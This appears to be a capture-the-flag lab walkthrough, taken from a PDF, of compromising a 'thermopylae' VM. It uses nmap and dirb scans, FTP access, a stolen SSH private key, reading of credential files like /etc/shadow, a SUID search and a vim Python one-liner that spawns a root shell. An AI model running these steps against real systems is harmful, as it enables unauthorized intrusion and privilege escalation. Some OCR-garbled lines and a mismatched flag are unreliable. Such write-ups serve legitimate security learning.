


Xerxes machine running perfectly and my kali too.



The first thing I do to run nmap Network Discovery default scripts -sC and Version -sV, The version scan enumerates the version. The script deals with authentication credentials (or bypassing them) on the target system. Examples include x11-access, FTP-anonymous, and oracle-enum-users, also It scans the 1000 ports and as result, we know how many open and closed ports. E.g. FTP, TCP, SSH moreover http robots. txt: 1 disallowed entry/hidden files is also a part of nmap scanning.

nmap -sC -sV 192.168.1.102

```
-(alpha⊕alpha)-[~]
└$ nmap -sC -sV 192.168.1.102
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 16:53 EST
Nmap scan report for 192.168.1.102
Host is up (0.0013s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 2.0.8 or later
22/tcp open ssh
                       OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
    1024 0d35ffc648993f28e2e7d4757d514659 (DSA)
 _ 2048 10aa79ad29ec2df09ed64bf6fbf4c4a5 (RSA)
80/tcp open http Apache httpd 2.2.15 ((CentOS))
|_http-title: Coming Soon 3
| http-robots.txt: 3 disallowed entries
 _/backup/ /dev/ /wp-admin/
| http-methods:
  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (CentOS)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
    program version port/proto service
   100000 2,3,4 111/tcp rpcbind
100000 2,3,4 111/udp rpcbind
100000 3,4 111/tcp6 rpcbind
100000 3,4 111/udp6 rpcbind
100024 1 34291/tcp status
   100024 1
                     37112/udp status
   100024 1
                       48044/udp6 status
  100024 1
                       58954/tcp6 status
443/tcp open ssl/http Apache httpd 2.2.15 ((CentOS))
|_http-title: Coming Soon 3
|_ssl-date: 2022-12-27T21:54:22+00:00; -5s from scanner time.
 ssl-cert: Subject: commonName=thermopylae/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
 Not valid before: 2019-09-17T15:15:12
 _Not valid after: 2020-09-16T15:15:12
 http-robots.txt: 3 disallowed entries
 _/backup/ /dev/ /wp-admin/
|_http-server-header: Apache/2.2.15 (CentOS)
http-methods:
 Potentially risky methods: TRACE
Host script results:
|_clock-skew: -5s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.55 seconds
```

The next command is dirb command if any directory, or folders, we found in the given URL, we have 2 main lists the first one is big.txt and the second one is common.txt, In these list drib command search all the matches and show us the result which hidden directory or any folder with the concerned IP.

dirb http://192.168.1.102/ /usr/share/wordlists/dirb/common.txt

I found a folder named backup then go to the Mozilla side and see what is inside this. I downloaded the related folder.

```
-(alpha⊛alpha)-[~]
  -$ dirb http://192.168.1.102/ /usr/share/wordlists/dirb/common.txt
DIRB v2.22
By The Dark Raver
START
        TIME: Tue Dec 27 16:55:24 2022
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
GENERATED WORDS: 4612
     - Scanning URL: http://192.168.1.102/
  ⇒ DIRECTORY: http://192.168.1.102/backup/
→ DIRECTORY: http://192.168.1.102/backup/

+ http://192.168.1.102/cgi-bin/ (CODE:403|SIZE:289)


→ DIRECTORY: http://192.168.1.102/css/

→ DIRECTORY: http://192.168.1.102/dev/


→ DIRECTORY: http://192.168.1.102/fonts/


→ DIRECTORY: http://192.168.1.102/images/
 http://192.168.1.102/index.html (CODE:200|SIZE:4917)
=> DIRECTORY: http://192.168.1.102/js/
+ http://192.168.1.102/robots.txt (CODE:200|SIZE:70)
=> DIRECTORY: http://192.168.1.102/vendor/
--- Entering directory: http://192.168.1.102/backup/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
     Entering directory: http://192.168.1.102/css/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
      Entering directory: http://192.168.1.102/dev/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

    Entering directory: http://192.168.1.102/fonts/ -
```



The file name resources, give me ftp login permission.





```
(alpha@alpha)-[~]

$ ftp 192.168.1.102
Connected to 192.168.1.102.
220 This is Sparta!
Name (192.168.1.102:alpha): ephialtes
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

ftp 192.168.1.102 I am inside the ftp port login.

While searching the relevant materials, I found .shh user login, the following files are downloaded to get entry with ssh port.

```
226 Directory send OK.
ftp> cd .ssh

250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (||6986|).
130 Here comes the directory listing.
dfwxr-r-x 2 501 502 4096 Sep 17 2019 .

dfwxr-r-x 2 501 502 4096 Dec 11 11:01 ...

-Tw-r-r- 1 0 0 402 Sep 17 2019 authorized_keys

-Twxr-r-x 1 501 502 1675 Sep 17 2019 id_rsa

-Twxr-r-x 1 501 502 4096 Mec 17 2019 id_rsa

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But before going to the .ssh port login I must remove the know_host file and configure the IP setting, otherwise, it cannot let me in and ask for the password.

```
-$ cd .ssh
  —(alpha⊛alpha)-[~/.ssh]
config known_hosts known_hosts.old
  —(alpha⊛alpha)-[~/.ssh]
s cat config
Host 192.168.0.21
    HostName 192.168.0.21
    User leonidas
    IdentityFile ~/.ssh/id_rsa
    IdentitiesOnly yes
    PubkeyAcceptedAlgorithms +ssh-rsa
    HostkeyAlgorithms +ssh-rsa
  –(alpha⊕alpha)-[~/.ssh]
s nano config
  -(alpha⊛alpha)-[~/.ssh]
$ rm known_hosts
  —(alpha⊛alpha)-[~/.ssh]
_$ cd ..
[~] (alpha⊕alpha)-[~]
$ cd .ssh
(alpha⊕alpha)-[~/.ssh]

$ cat config
Host 192.168.1.102
   HostName 192.168.1.102
    User leonidas
    IdentityFile ~/.ssh/id_rsa
    IdentitiesOnly yes
    PubkeyAcceptedAlgorithms +ssh-rsa
    HostkeyAlgorithms +ssh-rsa
```

```
(alpha® alpha)-[~]
$ ssh leonidas@192.168.1.102 -i id_rsa
The authenticity of host '192.168.1.102 (192.168.1.102)' can't be established.
RSA key fingerprint is SHA256:T7YqLeOYL2ACtIKFqhQAAOiH4uOarcKB11w6za9afHo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.102' (RSA) to the list of known hosts.
Last login: Tue Dec 20 07:42:23 2022 from 192.168.0.20
[leonidas@thermopylae ~]$
```

After, getting into the first step to check, the following files.

cat /etc/crontab cat /etc/shadow cat /etc/sudoers

In crontab, are not writeable by the user I can't execute them as root, shadow file is a root file root password hash over there, permission denied, also etc /sudoers permission denied, as a result, I searched all the directories, Documents, Downloads, Desktop, all folders, then try to run a command for secret find all files suid or su commands. I checked passwd for bash users.

cat /etc/passwd|grep bash

```
[leonidas@thermopylae ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# For details see man 4 crontabs
 Example of job definition:
                   - minute (0 - 59)
                    hour (0 - 23)
                   - day of month (1 - 31)
                  – month (1 – 12) OR jan,feb,mar,apr ...
                    day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
#
                user-name command to be executed
[leonidas@thermopylae ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[leonidas@thermopylae ~]$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
[leonidas@thermopylae ~]$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
leonidas:x:501:502::/home/leonidas:/bin/bash
ephialtes:x:502:503::/home/leonidas:/bin/bash
[leonidas@thermopylae ~]$
```

```
[leonidas@thermopylae ~]$ sudo -l
Matching Defaults entries for leonidas on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME
    LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User leonidas may run the following commands on this host:
    (ALL) NOPASSWD: ALL
[leonidas@thermopylae ~]$
```

find / -perm -u=s 2>/dev/null

Then I found a bin of Vim, the Vim secret binary easily get me access to root with its suid commands

[leonidas@thermopylae ~]\$ vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'

Desktop Documents Downloads Music Pictures Public Templates Videos sh-4.1# ls -la

```
Erase is control-H (^H).

sh-4.1# 2Rwhoami
sh: 2Rwhoami: command not found
sh-4.1# whoami
root
sh-4.1# ls
```

```
sh-4.1# cd /root
sh-4.1# ls
anaconda-ks.cfg flag.txt post-install post-install.log
sh-4.1# cat flag.txt
FLAG{H0t_G4t3s_oF_H3Ll}
sh-4.1# exit
exit
[leonidas@thermopylae ~]$ exit
logout
There are stopped jobs.
[leonidas@thermopylae ~]$ exit
logout
Vim: Caught deadly signal TERM
Vim: preserving files...
Vim: Caught deadly signal TERM
Vim: Finished.
Vim: Finished.
Connection to 192.168.1.102 closed.
```

FLAG{HOT_G4t3s_oF_H3LI}

ALL COMMANDS USED DURING THIS TESTING

```
nmap -sC -sV 192.168.1.102

dirb http://192.168.1.102/ /usr/share/wordlists/dirb/common.txt

ftp 192.168.1.102

get authorized_key

get id_rsa

get id_rsa.pub

ssh leonidas@192.168.1.102 -i id_rsa

cat /etc/crontab

cat /etc/shadow

cat /etc/sudoers

cat /etc/passwd|grep bash

find / -perm -u=s 2>/dev/null

cd /root

cat flag.txt
```